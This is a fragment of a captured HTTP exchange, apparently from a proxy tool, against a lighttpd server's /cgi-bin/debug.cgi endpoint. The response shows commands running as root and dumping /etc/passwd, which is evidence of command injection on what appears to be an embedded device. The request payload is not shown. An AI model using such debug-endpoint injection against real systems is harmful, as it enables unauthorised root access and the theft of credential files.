3	Accept: text/html, */*; q=0.01				3	Date: Sun, 03 Jan 2010 09:52:26 GMT		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36				4	Server: lighttpd/1.4.28		
5	X-Requested-With: XMLHttpRequest				5	Content-Length: 853		
6	Referer: http:// /cgi-bin/debug.cgi				6			
7	Accept-Encoding: gzip, deflate, br				7	uid=0(root) gid=0(root)		
8	Accept-Language: en-US,en;q=0.9				8	<h3>This is the contents of passwd </h3>		
9	Connection: close				9	<p>		
10					10	root:/S... ug:0:0:root:/home/root:/bin/sh		
11					11	daemon:*:1:1:daemon:/usr/sbin:/bin/sh		
					12	bin:*:2:2:bin:/bin:/bin/sh		
					13	sys:*:3:3:sys:/dev:/bin/sh		
					14	sync:*:4:65534:sync:/bin:/bin/sync		
					15	games:*:5:60:games:/usr/games:/bin/sh		
					16	man:*:6:12:man:/var/cache/man:/bin/sh		



Questions?

